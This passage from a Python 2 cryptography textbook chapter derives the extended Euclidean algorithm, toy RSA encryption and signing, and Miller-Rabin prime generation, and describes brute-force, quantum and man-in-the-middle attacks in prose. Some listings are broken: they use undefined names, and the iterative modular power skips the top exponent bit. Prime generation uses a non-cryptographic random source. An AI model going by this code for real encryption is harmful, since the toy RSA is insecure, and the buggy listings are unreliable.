$$\begin{aligned} 100 &= 1 \cdot 85 &&+15 \\ 85 &= 5 \cdot 15 &&+10 \\ 15 &= 1 \cdot 10 &&+5 \\ 10 &= 2 \cdot 5 &&+0, \end{aligned}$$

at which point the Euclidean algorithm has converged with $gcd(100, 85) = 5$.

Note the striping of values as you move diagonally up and right through the above equations. If we start with the second-to-last equation above and work backwards, we can solve for the remainder on the right in each equation above:

$$\begin{aligned} gcd(100,85) &= 5 \\ &= 15 - 1 \cdot 10 \\ 10 &= 85 - 5 \cdot 15 \\ 15 &= 100 - 1 \cdot 85. \end{aligned}$$

If we propagate by substituting the remainders in from bottom to top:

$$\begin{aligned} 15 &= 100 - 1 \cdot 85 \\ 10 &= 85 - 5 \cdot 15 \\ &= 85 - 5 \cdot (100 - 1 \cdot 85) \\ 5 &= 15 - 1 \cdot 10 \\ &= 15 - 1 \cdot (85 - 5 \cdot (100 - 1 \cdot 85)). \end{aligned}$$

Thus, we can clearly see that $gcd(big, small)$ is a linear combination of big and $small$: $gcd(big, small) = x \cdot big + y \cdot small, x, y \in \mathbb{Z}$. We can use this traceback technique to solve for x and y. We call this approach the extended Euclidean algorithm. We can do this exactly as we did here through recursive memoization, in which we cache each decomposition (Listing 4.5).

Listing 4.5: `extended_euclidean_algorithm_recursive.py`: A recursive demonstration of the extended Euclidean algorithm. It decomposes $gcd(100, 15) = 5 = 7 \cdot 15 - 1 \cdot 100$.

```
def extended_euclidean_tutorial(a,b):
  x_vals = []
  y_vals = []
  q_vals = []
  r_vals = []
  while a != 0 and b != 0:
    x = min(a,b)
    y = max(a,b)
    x_vals.append(x)
    y_vals.append(y)
    q_vals.append(y / x)
    r_vals.append(y % x)

    y = y % x
    a, b = x, y

  for i in xrange(len(x_vals)):
    print y_vals[i], '=', q_vals[i], '*', x_vals[i], '+', r_vals[i]

  # gcd = max(a,b)

big=100
small=15
extended_euclidean_tutorial(big,small)
# output of the above is:
#100 = 1 * 85 + 15
#85 = 5 * 15 + 10
#15 = 1 * 10 + 5
#10 = 2 * 5 + 0

# Notice the striping of values as you move diagonally up and right
# through the equations.

# Start with second to last above and work backwards:
# 5 = 15 - 1*10 [from second to last equation; solve for 5 (which is r)]
#   = 15 - 1*(85 - 5*15) [from third to last equation; solve for 10
    (which is r)]
#   = (1 + 1*5)*15 - 1*85 [factoring out shared 15]
#   = (1 + 1*5)*15 - 1*85 [factoring out shared 15]
#   = 6*15 - 1*85

# Continue by solving for 15 in fourth to last equation and
# substituting that for 15 in equation above.

#...
# This continues until you have a linear combination of a and b.

# 5 = 6*(100-1*85) - 1*85
#   = 6*100 -7*85

class Memoized:
  def __init__(self, function):
    self._function = function
    self._cache = {}
  def __call__(self, *args):
    if args not in self._cache:
      # not in the cache: call the function and store the result in
      # the cache
      self._cache[args] = self._function(*args)
    # the result must now be in the cache:
    return self._cache[args]

# Note: building a hash map with keys including tuples x_vals, y_vals,
# ... is slow. For illustration only.
@Memoized
def ri_to_x0_y0_coefs(x_vals, y_vals, q_vals, r_vals, i):
  # r_vals[i] = y_vals[i] - q_vals[i]*x_vals[i]
  # y_vals[i] = x_vals[i-1]
  # x_vals[i] = r_vals[i-1]

  if i == 0:
    # r_vals[0] = y_vals[0] - q_vals[0]*x_vals[0]
    return (-q_vals[0], 1)

  if i == 1:
    # r_vals[1] = y_vals[1] - q_vals[1]*x_vals[1]
    #           = x_vals[0] - q_vals[1]*r_vals[0]
    a_x, a_y = ri_to_x0_y0_coefs(x_vals, y_vals, q_vals, r_vals, i-1)
    return (1 - a_x*q_vals[1], -q_vals[1]*a_y)

  # r_vals[i] = y_vals[i] - q_vals[i]*x_vals[i]
  #           = x_vals[i-1] - q_vals[i]*r_vals[i-1]
  #           = r_vals[i-2] - q_vals[i]*r_vals[i-1]
  a_x, a_y = ri_to_x0_y0_coefs(x_vals, y_vals, q_vals, r_vals, i-2)
  b_x, b_y = ri_to_x0_y0_coefs(x_vals, y_vals, q_vals, r_vals, i-1)

  return (a_x - q_vals[i]*b_x, a_y - q_vals[i]*b_y)

# returns (x,y), gcd(a,b) such that x*a + y*b = gcd(a,b)
def extended_euclidean_recursive(a,b):
  a_orig = a
  b_orig = b

  x_vals = []
  y_vals = []
  q_vals = []
  r_vals = []
  while a != 0 and b != 0:
    x = min(a,b)
    y = max(a,b)
    x_vals.append(x)
    y_vals.append(y)
    q_vals.append(y / x)
    r_vals.append(y % x)
    y = y % x

    a, b = x, y

  (coef_a, coef_b), gcd_val = (ri_to_x0_y0_coefs(tuple(x_vals),
      tuple(y_vals), tuple(q_vals), tuple(r_vals), len(x_vals)-2)),
      max(a,b)
  if a_orig > b_orig:
    return (coef_b, coef_a), gcd_val
  return (coef_a, coef_b), gcd_val

print extended_euclidean_recursive(big, small)
```

We can convert this into an iterative closed form by finding the characteristic matrix of the recursion. The trick is realizing that

$$\begin{bmatrix} r_{i,x} & r_{i-1,x} \\ r_{i,y} & r_{i-1,y} \end{bmatrix} = \begin{bmatrix} r_{i-1,x} & r_{i-2,x} \\ r_{i-1,y} & r_{i-2,y} \end{bmatrix} \cdot \begin{bmatrix} -q_i & 1 \\ 1 & 0 \end{bmatrix}.$$

We perform this in Listing 4.6; however, by compressing to this nice linear algebra shorthand, we are forced to use `numpy`'s 64-bit integer type instead of `Python`'s native arbitrary-precision integer type, long. We could unroll the matrix multiplications manually, but instead, let's be lazy and simply make our own simple matrix multiplication (Listing 4.7).

Listing 4.6: `extended_euclidean_algorithm_unstable.py`: An iterative demonstration of the extended Euclidean algorithm. This implementation relies on `numpy`'s built-in fixed-precision integer type, and is numerically unstable for cryptographic purposes. It decomposes $gcd(100, 15) = 5 = 7 \cdot 15 - 1 \cdot 100$.

```
import numpy
# this is useful to see what's going on, but numpy will use 64-bit int
# types instead of python's built-in arbitrary precision integer,
# long.
def extended_euclidean_unstable(a, b):
  x = min(a,b)
  y = max(a,b)

  coefs = numpy.matrix([[1,0],[0,1]])

  # invariant: y > x > r:
  while x != 0 and y != 0:
    q = y / x
    r = y % x
    x_next, y_next = (r, x)

    coefs *= numpy.matrix([[-q, 1],[1, 0]])

    x, y = x_next, y_next

  c_x, c_y = tuple(numpy.array(coefs.T[1])[0])
  if a > b:
    return (c_y, c_x), y
  return (c_x, c_y), y

if __name__=='__main__':
  big=100
  small=15
  print extended_euclidean(big,small)
```

Listing 4.7: `extended_euclidean_algorithm.py`: An iterative demonstration of the extended Euclidean algorithm. It decomposes $gcd(100, 15) = 5 = 7 \cdot 15 - 1 \cdot 100$.

```
def mat_mult(list_mat_a, list_mat_b):
  res_r = len(list_mat_a)
  res_c = len(list_mat_b[0])

  result = [ [long(0)]*res_c for i in range(res_r) ]
  for i in range(res_r):
    for j in range(res_c):
      for k in range(len(list_mat_b)):
        result[i][j] += list_mat_a[i][k]*list_mat_b[k][j]
  return result

def extended_euclidean(a, b):
  x = min(a,b)
  y = max(a,b)

  coefs = [[1,0],[0,1]]

  # invariant: y > x > r:
  while x != 0 and y != 0:
    q = y / x
    r = y % x
    x_next, y_next = (r, x)
    coefs = mat_mult(coefs, [[-q, 1],[1, 0]])

    x, y = x_next, y_next

  c_x, c_y = coefs[0][1], coefs[1][1]
  if a > b:
    return (c_y, c_x), y
  return (c_x, c_y), y

if __name__=='__main__':
  big=100
  small=15
  print extended_euclidean(big,small)
```

4.6.3 The RSA method

For RSA, we will work modulo some n (we will figure out what is a good choice of n later). We want the result

$$(m^e \mod n)^d \equiv m \pmod n,$$

that is, the the encrypted message $m^e \mod n$ can be converted back into m via taking to power d. As we saw when discussing Diffie-Helman,

$$\begin{aligned}
(m^e \mod n)^d \mod n &= (m^e + t \cdot n)^d \mod n \\
&= \sum_{i=0}^{d} \binom{d}{i} (m^e)^i \cdot (t \cdot n)^{d-i} \mod n \\
&= \binom{d}{d} (m^e)^d \mod n \\
&= (m^e)^d \mod n \\
&= m^{e \cdot d} \mod n.
\end{aligned}$$

If n is prime, we have seen that we have nice properties when working modulo n; however, it is not practical for A and B to share n, because they will have no advantage over an opponent in that regard. But if we choose the product of two primes, $n = p \cdot q, p, q \in \mathbb{P}$, an may need to solve integer factorization in order to turn n back into p and q. In this manner, n can be known publicly without making it easy for an opponent to know as much as B, who knows n but also knows p and q.

Now that we know something about n, let us consider how we will achieve $m^{e \cdot d} \equiv m \pmod{n}$. First, let's observe that if we can achieve $m^t \equiv 1 \pmod{n}$, where $t = e \cdot d - 1$, then this is sufficient to say that we can recover our message:

$$\begin{aligned}
m^t &= m^{e\cdot d-1} \\
\rightarrow m^t \cdot m &= m^{e\cdot d-1} \cdot m \\
\rightarrow m^t \cdot m &= m^{e\cdot d} \\
\rightarrow m^t \cdot m &\equiv m^{e\cdot d} \pmod{n} \\
\rightarrow 1 \cdot m &\equiv m^{e\cdot d} \pmod{n}.
\end{aligned}$$

Achieving $m^t \equiv 1 \pmod{n}$

Now let us consider ways to force $m^t \equiv 1 \pmod{n}$. From Fermat's little theorem, we learned that $m^{p-1} \equiv 1 \pmod{p}, p \in \mathbb{P}$. Likewise, if we consider the prime q, we have $m^{q-1} \equiv 1 \pmod{q}$. Now, let us consider what this says about $m^{p-1} \mod n = m^{p-1} \mod p \cdot q$.

We will first rewrite our congruences as equations:

$$\begin{aligned}
m^{p-1} &= x \cdot p + 1, x \in \mathbb{Z} \\
m^{q-1} &= y \cdot q + 1, y \in \mathbb{Z}.
\end{aligned}$$

Unfortunately, these equations do not pair easily together, because they refer to different values m^{p-1} and m^{q-1}; however, if we know that $m^{p-1} \equiv 1 \pmod{p}$, we also know that

$$\left(m^{p-1}\right)^{q-1} \equiv 1^{q-1} \equiv 1 \pmod{p}.$$

In this manner, we can force these equations to refer to the same value, $\left(m^{p-1}\right)^{q-1} = m^{(p-1)\cdot(q-1)}$:

$$\begin{aligned}
m^{(p-1)\cdot(q-1)} &= x' \cdot p + 1, x' \in \mathbb{Z} \\
m^{(p-1)\cdot(q-1)} &= y' \cdot q + 1, y' \in \mathbb{Z}.
\end{aligned}$$

Because we have achieved the same expression on the left hand side, we can state $x' \cdot p + 1 = y' \cdot q + 1$, and thus $x' \cdot p = y' \cdot q$.

Unfortunately, the information we have is still in different moduli, and not modulo $n = p \cdot q$; however, we can use the fact that $x' \cdot p = y' \cdot q$ to help us: Since we know that $x' \cdot p - y' \cdot q = 0$. Thus,

$$\begin{aligned} x' \cdot p - y' \cdot q &\equiv 0 \pmod{p} \\ x' \cdot p - y' \cdot q \mod p &= y' \cdot q \mod p \\ &= 0. \end{aligned}$$

Being primes, p and q cannot share any prime factors. So we know that $y' = \ell \cdot p$; therefore, $m^{(p-1)\cdot(q-1)} = \ell \cdot p \cdot q + 1$, and thus $m^{(p-1)\cdot(q-1)} \equiv 1 \pmod{p \cdot q}$. This achieves a way to set $t = (p-1)\cdot(q-1)$ and achieve $m^t \equiv 1 \pmod{n}$.

Since $1^k = 1$, we can generalize this slightly: $t = (p-1)\cdot(q-1)\cdot k$ for any $k \in \mathbb{Z}$.

Hence, we want $e \cdot d = t + 1 = (p-1)\cdot(q-1)\cdot k + 1$ for some arbitrary k. Any such e, d pair will suffice. Now we must find a pair.

We can rewrite the preceding equation as $e \cdot d - (p-1)\cdot(q-1)\cdot k = 1$. Since k is some arbitrary integer, let's rewrite as $k' = -k$: $e \cdot d + (p-1)\cdot(q-1)\cdot k' = 1$. We must now find an e, d pair that will satisfy this equation.

Finding an acceptable e, d pair

By the extended Euclidean algorithm, the equation above we can compute a solution for d when the $gcd(e, (p-1)\cdot(q-1)) = 1$ or $gcd(e, k') = 1$ or $gcd(d, (p-1)\cdot(q-1)) = 1$ or $gcd(d, k') = 1$. Since any coprime numbers will have GCD 1, it is tempting to choose a prime. We could choose an e or a d that is prime and just make sure that $(p-1)\cdot(q-1)$ is not a multiple of that prime; however, since e is public, we don't have as much issue constraining it: it will be public knowledge anyway[16]. Thus, we choose e as a prime $< n$ and coprime to $(p-1)\cdot(q-1)$, thereby choosing to follow the equation $gcd(e, (p-1)\cdot(q-1)) = 1$. We can do this by choosing some arbitrary primes $e < n$ until our Euclidean algorithm succeeds in finding a prime e with $gcd(e, (p-1)\cdot(q-1)) = 1$.

Because we have $gcd(e, (p-1)\cdot(q-1)) = 1$, we can use our `mod_inverse` function (Listing 4.8) to solve an equation of the form $e \cdot d + k' \cdot n = gcd(e, (p-1)\cdot(q-1)) = 1$; this gives us our solution for d, which guarantees that

[16]Nonetheless, it is foolish when people say to always use 3 or some other fixed constant. Did they learn nothing from the logjam attack? It sure smells similar.

$(m^e \mod n)^d \equiv m \pmod{n}$, or equivalently when $m < n$, $(m^e \mod n)^d \mod n = m$. Thus as long as we choose p and q large enough that $p \cdot q \gg m$, we have our working scheme for crypto.

Listing 4.8: `mod_inverse.py`: Given coprime x and *mod_base*, this method find a y such that $x \cdot y \mod \mathit{mod\_base} = 1$.

```
from extended_euclidean_algorithm import *

# finds y : x*y % mod_base = 1
def compute_d_from_e_and_p_minus_1_q_minus_1(e, p_minus_one_q_minus_one):
  # e*d = k*(p-1)*(q-1) + 1
  # e*d - k*(p-1)*(q-1) = 1
  (d, neg_k), gcd = extended_euclidean(e, p_minus_one_q_minus_one)

  # arguments x and mod_base must be coprime:
  assert(gcd == 1)

  # in case d is <0:
  return d % p_minus_one_q_minus_one

if __name__=='__main__':
  a = 30
  b = 1021

  d = compute_d_from_e_and_p_minus_1_q_minus_1(e, p_minus_one_q_minus_one)
  print 'Found inverse of', e, 'which is', d
  print 'Verifying inverse e*d % p_minus_one_q_minus_one = 1:', e*d, '%',
      p_minus_one_q_minus_one, '=', e*d % p_minus_one_q_minus_one
```

We can put all of this together into a little RSA implementation (Listing 4.9).

Listing 4.9: `rsa.py`: Demonstration of RSA crypto scheme. This implementation is too slow to use reliably.

```
from mod_inverse import *

if __name__=='__main__':
  # secret primes comprising B's private key:
  p = 11
  q = 13

  # B's public key is p*q and some prime e. These are shared freely with
  # all.
  n = p*q
  e = 7
  print 'n', n

  # B computes a valid d (to be kept secret). Opponents may need to
  # factor n in order to compute (p-1)*(q-1).
  d = compute_d_from_e_and_p_minus_1_q_minus_1(e, (p-1)*(q-1))
  print 'd', d
  print 'verifying e*d % (p-1)*(q-1) = 1: ', e*d, '%', (p-1)*(q-1), '=',
      (e*d) % ((p-1)*(q-1))

  # an integer encoding of some message:
  m = 8
  assert(m < n)

  # A encrypts the message for B. This ciphertext can be safely
  # transmitted from A to B, even if someone is listening in:
  c = (m**e) % n
  print 'ciphertext', c

  # B decrypts the message from A:
  print 'decrypted message', (long(c)**d) % n
```

The implemenation in Listing 4.9 is too slow, because it actually computes the full m^e before taking mod n; we can improve this to be much faster by taking modulus as soon as possible (Listing 4.10).

Listing 4.10: `rsa_mod_pow.py`: More efficient demonstration of RSA crypto scheme.

```
from mod_inverse import *

# returns a**b % c, but faster:
def mod_pow(a,b,c):
  if b == 0:
    return 1
  if b == 1:
    return a % c

  result = mod_pow(a, b/2, c)**2 % c
  if b % 2 == 1:
    result = (result * a) % c
  return result

if __name__=='__main__':
```

```
# secret primes comprising B's private key:
p = 176053
q = 174527

# B's public key is p*q and some prime e. These are shared freely with
# all.
n = p*q
e = 881
print 'n', n

# B computes a valid d (to be kept secret). Opponents may need to
# factor n in order to compute (p-1)*(q-1).
d = compute_d_from_e_and_p_minus_1_q_minus_1(e, (p-1)*(q-1))
print 'd', d
print 'verifying e*d % (p-1)*(q-1) = 1: ', e*d, '%', (p-1)*(q-1), '=',
    (e*d) % ((p-1)*(q-1))

# an integer encoding of some message:
m = 10311
assert(m < n)

# A encrypts the message for B. This ciphertext can be safely
# transmitted from A to B, even if someone is listening in:
#c = (m**e) % n
c = mod_pow(m,e,n)
print 'ciphertext', c

# B decrypts the message from A:
#print 'decrypted message', (long(c)**d) % n
print 'decrypted message', mod_pow(c,d,n)
```

4.6.4 Signing documents

We have already seen that A can use B's public key to encrypt a message so that only B can easily read it; however, a nice side-effect of the way that RSA works is that we can reverse this: B can *encrypt* using his private key d (which he still keeps secret). When A receives the encrypted message, she can decrypt it using e, thereby verifying that it was encrypted by d and must therefore have really been authored by B. In this manner, RSA can be used to produce a *signature*, whereby a public document produced by B (which can be decrypted by anyone with e, and thus can be decrypted by anyone including opponents, and not simply B or A) can be verified to have come from B.

4.6.5 The complexity of the "RSA problem"

RSA has not proven to be as difficult as factoring, only that the best ways to crack it thus far have required factoring: with RSA, we have a little bit of additional information, but no one has been able to use that yet, just as no one has been able to prove that extra information is useless.

4.6.6 Attack: brute force

One of the most successful attacks against RSA is for an opponent to simply use brute force to factorize n into p and q. Once they do that, they can compute $(p-1)\cdot(q-1)$, and thereby compute d just as B did. Once d is known, all messages with the paired e and n are vulnerable.

While no practically fast algorithms for integer factorization exist, consider that factorizing an integer is highly parallelizable: different divisors can trivailly be tried in parallel. It can be run on massive clusters of GPUs or even massive clusters of custom circuitry. Custom circuitry is employed by intelligence agencies for such problems, just as they were employed by Turing as he attacked the Enigma code.

4.6.7 Attack: Shor's algorithm via quantum computers

Another attack on RSA is to use quantum computers to directly factorize n into p and q. At the time of writing, this is not yet successful on any sort of large scale, but it is a major point of investment, so keep your eyes open. For now, let's not focus on fancy tools to go in the steel bank vault door out front. We generally go in the screen door out back.

4.6.8 Attack: man-in-the-middle

In spite of RSA's elegance, an attack that can easily defeat it is a "man-in-the-middle" attack. In this attack, an opponent owns a computer between A and B, which is used to route traffic from A to B and vice versa. The opponent never actually cracks the encryption; instead, when encryption keys are exchanged, the opponent detects this and then, instead of passing along

B's public key, the opponent passes on their own public key. Unbeknownst to both A and B, A then encrypts with the opponent's public key, so that the opponent can easily read the plaintext once it is transmitted back. How does this happen without B getting suspicious? Simple: after the opponent decrypts and reads A's message, the opponent simply re-encrypts it with B's public key, which the opponent remembers. Thus, A and B converse, but the opponent reads all of their traffic.

We can see that the same would apply to Diffie-Helman: an opponent could easily transmit their own X or Y values.

4.6.9 Defense: certificate authority (CA)

One way to prevent a man-in-the-middle attack is to use a trusted third party, who performs the key exchange in an escrow-like manner[17]. These CAs could, for example, use their own, well-known public key, which will allow A and B to encrypt *their* public keys and send them to the CA. Once the CA receives the public keys of A and B, it could sign these keys using the CA's own public key, so that A or B can verify that the keys have not been modified. Such strategies only work when the CA is well known, and so their public key is essentially common knowledge. In turn, this means that CAs are going to be large organizations like governments or huge corporations.[18]

[17] This is reminscent of those movie scenes where one person says, "You got the stuff?" and the other says, "Yeah. You got the money?" Escrow is similar to having a neutral, mutually trusted third party to whom both money and goods are provided. After both are provided, the goods are sent to the person who gave the money and the money is sent to the person who gave the goods. If one party doesn't hold up their end, the trusted third party returns money or goods without executing the trade.

[18] If having governments and huge companies "helping" you with your privacy bothers you and kind of erases everything that makes crypto cool, well you're not completely wrong. The Chinese government faked certificates from the website GitHub in 2016: `https://thehackernews.com/2016/08/github-ssl-certificate.html`. Interestingly, in the same week, a distributed denial of service attack (to be discussed later in this book) targeted GreatFire, an organization that monitors censorship in China, through GitHub. As a result, Google blacklisted China as a CA in its Chrome browser: `https://www.zdnet.com/article/google-banishes-chinas-main-digital-certificate-authority-cnnic/`. Seeing such things, it starts to make sense why big tech companies are willing to spend so much money developing browsers that can be used for free[19].

[19] In addition to the fact that the browsers are sometimes built to help those companies spy on you (`https://betanews.com/2015/06/24/`

If a trusted CA is malicious, it could easily trick you into downloading and executing code that you think is upgrading your computer, but which is really installing sinister software to listen to you and report back to them.

Of course, even valid certificates from benevolent CAs do not help you if, when the certificate fails to authenticate, you proceed anyway, clicking "Ignore this exception", or even worse, "Permanantly confirm this exception," your privacy will be violated.

4.6.10 Defense: tamper detection

If A and B must exchange keys over a channel where opponents simply cannot tamper with the transmitted keys, RSA is still preferrable to using one-time pads: the man-in-the-middle attack is not caused by a problem in opponents *reading* a public key e, but in the opponents *modifying* that key. If they exchanged one-time pads, they must do so over a "secure channel," a channel where opponents can neither read nor modify their exchanged keys.

One simple way to detect someone tampering with your traffic is a delay. For this reason, it is sometimes advantageous to use verification that will take a long time to perform, even by A or B, and which are highly serial rather than parallelizable; a well-resourced opponent will have access to thousands or millions of more cores than you, but will almost certainly not have access to clockspeeds thousands or millions of times faster. If a verification process takes roughly one minute to perform, and B hears back from A during key exchange more than a minute and twenty seconds later, that delay is likely not caused by latency of the network, but by a man-in-the-middle attack.

We will discuss some techniques for that below in the section on cryptographic hashes.

4.6.11 Attack: partial knowledge of plaintext

Suppose we encode our message as the integer m by converting each digit to an 8-bit number and concatenating those bitstrings to produce m.[20] If we do this, an opponent will still have knowledge about the plaintext, such as the proportion of the character `E` that we are likely to see, or that we are only effectively using some of those bits because our characters are in the range

`is-google-chrome-spying-on-you/`), a large user base is key to making your voice heard: "He who controls the traffic, controls the universe!"

[20] *E.g.*, `int(''.join([bin(ord(x))[2:] for x in 'HELLO']), 2)`.

of 26 values `A` to `Z`. If our opponent has some knowledge about m and the distribution of information in it, it may help them narrow the solution space of the RSA problem.

4.6.12 Defense: optimal asymmetric encrypt padding (OAEP)

A solution to this is to "puree" the message m before encryping with RSA. This is done via Optimal Asymmetric Encryption Padding (OAEP). OAEP peforms a series of cryptographic hashes (these are described below) and XOR operations, so that the pureed message m can easily be recovered to m by running the OAEP process again (because XOR is its own inverse).[21]

4.7 Efficiently finding big primes

We have assumed that A and B will easily be able to find large prime numbers p and q with which to create RSA keys. This is actually easier said than done.

"Why not just search online for big primes?" you might ask. Well, your opponent might just try those first search results for "big primes", thereby achieving a dramatically narrower search space. If we really want to get some big primes for which an opponent is unprepared, we should make them ourselves.

The prime number theorem[22] discusses the asymptotic behavior of $\pi(x)$, which counts the number of primes $\leq x$:

$$\lim_{x \to \infty} \frac{\pi(x)}{\frac{x}{\log(x)}} = 1,$$

i.e., $\pi(x) \sim \frac{x}{\log(x)}$. This does not tell us precisely where primes will occur[23], only about the asymptotic density of primes among the integers: As we make values larger, the chance of hitting a prime becomes roughly logarithmically more rare. We can say this another way, that the chance of hitting a prime becomes rarer roughly linearly with the number of bits in the number.

[21] This is described at `https://en.wikipedia.org/wiki/Optimal_asymmetric_encryption_padding`.

[22] `https://en.wikipedia.org/wiki/Prime_number_theorem`

[23] This is an elusive and much pursued prize of number theory.

We could propose large integers at random and stop once one is prime; however, if we have large enough integers, the prime number theorem says that primes will become less frequent. Furthermore, we must check each of these candidates for primality. This is nontrivial: to verify primality, we must prove an integer cannot be factorized, which is not so much more difficult than the task we give our opponent when targeting our RSA crypto!

A very clever solution is the Miller-Rabin primality test, which probabilistically tests for primality much more quickly than can be performed by trying all possible divisors.

Recall that Fermat's little theorem states that, for any a, $a^p \equiv a \pmod{p}$ if p is prime. Thus, we could try different a values and see if any disprove the primality of p. In doing so, we may not perform an exhaustive search, but we may bound the probability that we believe p is prime[24].

The Miller-Rabin test does this, but in a sophisticated manner.

Observe that 2 is the only even prime; therefore, if $p > 2$ is prime, $p - 1$ must be even. We can easily check beforehand if one of the "big" primes is 2, so let's ignore that possibility. Thus, p can be written $p - 1 = 2^s \cdot d$, where 2^s factors out all powers of two found in $p - 1$, and thus d is odd. Because $p - 1$ is even, $s > 1$. Note that since $p - 1$ is stored in binary format, we can very easily factor $p - 1$ into 2^s and d by simply bit-shifting it to the right until the least-significant bit becomes 1.[26]

From Fermat's little theorem, we have $a^p \equiv a \pmod{p}$, which we showed is equivalent to $a^{p-1} \equiv 1 \pmod{p}$. We can use our definition of $p - 1 = 2^s \cdot d$, and thus if $p \in \mathbb{P}$,

$$a^{p-1} = a^{2^s \cdot d} \equiv 1 \pmod{p}.$$

Now observe that $x^2 \equiv 1 \pmod{p}, x \in \mathbb{Z}$ has trivial solutions $x = \pm 1$; however, if $p > 2$, there are no nontrivial solutions. This is true because we

[24]Of course, p is either prime or it isn't, so there is no matter of probability there; however, we may have probability concerning our *belief* of p being prime.[25]

[25]How do I know this? Well, let's just say that a dead cat in a box told me. Of course, at the time, no one but me knew whether he was alive and dead, but I *knew*: you don't forget that smell.

[26]We can actually do this even faster by bitwise AND it with $0000\ldots1111\ldots$, and if it is nonzero[27], bitwise AND it with $000000\ldots11\ldots$ and so on, thereby achieving it in $\log(b)$ time instead of b time on an integer stored by b bits.

[27]Alternatively, if it is zero, bitwise AND it with $00\ldots111111\ldots$.

can factor as follows:

$$\begin{aligned} x^2 - 1 &= (x+1)\cdot(x-1) \\ x^2 &\equiv 1 \pmod{p} \\ \leftrightarrow (x+1)\cdot(x-1) &\equiv 0 \pmod{p}. \end{aligned}$$

There can only be two roots of this factored polynomial of degree 2, so we already have all roots.

If $p > 2$, we can rewrite $a^{p-1} \equiv 1 \pmod{p}$ as $x^2 \equiv 1 \pmod{p}$, where

$$x = a^{\frac{p-1}{2}} = a^{2^{s-1}\cdot d}.$$

Thus, we have an equation of the form $x^2 \equiv 1 \pmod{p}$, and thus we know that $x = \pm 1$; therefore, $a^{2^{s-1}\cdot d} = \pm 1$.

We begin with an arbitrary, random integer $a < p$, and begin knowing $x^2 = a^{p-1} \equiv 1 \pmod{p}$. We know that either

$$x = a^{2^{s-1}\cdot d} \equiv -1 \pmod{p}$$

or

$$x = a^{2^{s-1}\cdot d} \equiv 1 \pmod{p}.$$

If $x \equiv -1 \pmod{p}$, then we will not continue square rooting again. In that case, we will declare that p may still be prime. If $x \equiv 1 \pmod{p}$, we will continue recursing. If we continue until $x = a^d$ where d is odd, we have likewise square rooted as far as we can go. If we still have $x \equiv 1 \pmod{p}$, it is still possible that $p \in \mathbb{P}$.

The only other option is that at some point $x \not\equiv -1 \pmod{p}$ and $x \not\equiv 1 \pmod{p}$. In that case, we have made a counterexample to Fermat's little theorem, and thus p cannot be prime. Thus, we can use this approach with several random a values to see if we can disprove the primality of p (Listing 4.11). We do this iteratively in Listing 4.12.

Listing 4.11: `miller_rabin.py`: Generating big values likely to be prime via the Miller-Rabin test.

```
import sys
# We can make an iterative version, but for now, this is fine:
sys.setrecursionlimit(100000)

# get mod_pow function:
```

```
from rsa_mod_pow import *

import random

def decompose_p_minus_one_into_s_and_d(p):
  p -= 1
  s = 0
  while p % 2 == 0:
    s += 1
    p /= 2
  return (s, p)

def miller_rabin_may_be_prime_helper(a, s, d, p):
  x_mod_p = mod_pow(a, 2**s * d, p)

  if x_mod_p == p-1:
    # Base case congruent to -1
    return True
  if x_mod_p == 1 and s > 0:
    return miller_rabin_may_be_prime_helper(a, s-1, d, p)
  if x_mod_p == 1 and s == 0:
    # No more powers of two to eliminate; base case congruent to 1.
    return True
  # Not a valid recursive or base case:
  # a is a witness for the compositeness of p
  return False

def miller_rabin_may_be_prime(a, p):
  if p < 2:
    # composite
    return False
  if p == 2:
    return True

  if mod_pow(a, p-1, p) != 1:
    return False

  s, d = decompose_p_minus_one_into_s_and_d(p)
  return miller_rabin_may_be_prime_helper(a, s-1, d, p)

def find_big_prime(bits, number_a_to_try):
  while True:
    #innocent until proven guilty
    # (i.e., prime until proven not prime):
    success = True
    p = random.getrandbits(bits)
    print 'candidate', p
    for a in [2,3,5,7]:
      if not miller_rabin_may_be_prime(a, p):
        success = False
        break
    if not success:
      continue
    for i in range(number_a_to_try):
      a = (random.getrandbits(bits) % (p-2)) + 2 # in {2, 3, ..., p-1}
      if not miller_rabin_may_be_prime(a, p):
        success = False
        break
    if success:
      return p

def main(args):
  if len(args) != 2:
    print 'usage: generate_prime <bits> <number_of_primality_checks>'
  else:
    bits, num_checks = long(args[0]), long(args[1])
    print find_big_prime(bits, num_checks)

if __name__=='__main__':
  main(sys.argv[1:])
```

Listing 4.12: `miller_rabin_iterative.py`: An iterative version of the Miller-Rabin test.

```
import sys
# We can make an iterative version, but for now, this is fine:
sys.setrecursionlimit(100000)

# get mod_pow function:
from rsa_mod_pow import *

# Note: greater performance could be achieved by using an iterative
# implementation of mod_pow

import random

def mod_pow_iterative(base, exponent, mod_base):
  # exponent = 22 = 10110
  # base**22 = base**(16 + 4 + 2)
  #      = base**2 * base**4 * base**16
  result = 1
  power_mask = 1
  base_to_bit_active_in_power_mask = base
  while power_mask < exponent:
    if power_mask & exponent != 0:
      result *= base_to_bit_active_in_power_mask
      result = result % mod_base
    base_to_bit_active_in_power_mask =
        base_to_bit_active_in_power_mask**2 % mod_base
    power_mask = power_mask << 1
  return result

def decompose_p_minus_one_into_s_and_d(p):
  p -= 1
  s = 0
  while p % 2 == 0:
    s += 1
    p /= 2
  return (s, p)

def miller_rabin_may_be_prime(a, p):
  if p < 2:
    # composite
    return False
  if p == 2:
    return True

  s,d = decompose_p_minus_one_into_s_and_d(p)
  # p-1 = 2**s * d
  # [ a**d, a**(2*d), a**(4*d), ... ] % p = [ ..., -1, 1, 1, ... ]
  #                                     or [-1, 1, 1, ... ]
  #                                     or [ 1, 1, ... ]

  term_mod_p = mod_pow_iterative(a, d, p)
  if term_mod_p == 1:
    return True

  if term_mod_p == p-1:
    return True

  for s_power in range(s):
    term_mod_p = term_mod_p**2 % p
    if term_mod_p == p-1:
      return True
  return False

def find_big_prime(bits, number_a_to_try):
  while True:
    #innocent until proven guilty
    # (i.e., prime until proven not prime):
    success = True

    p = random.getrandbits(bits-1)
    p = p<<1
    p += 1

    print 'candidate', p
    for a in [2,3,5,7]:
      if not miller_rabin_may_be_prime(a, p):
        success = False
        break
    if not success:
      continue
    for i in range(number_a_to_try):
      a = (random.getrandbits(bits) % (p-2)) + 2 # in {2, 3, ..., p-1}
      if not miller_rabin_may_be_prime(a, p):
        success = False
        break
    if success:
      return p

def main(args):
  if len(args) != 2:
    print 'usage: generate_prime <bits> <number_of_primality_checks>'
  else:
    bits, num_checks = long(args[0]), long(args[1])
    print find_big_prime(bits, num_checks)

if __name__=='__main__':
  main(sys.argv[1:])
```

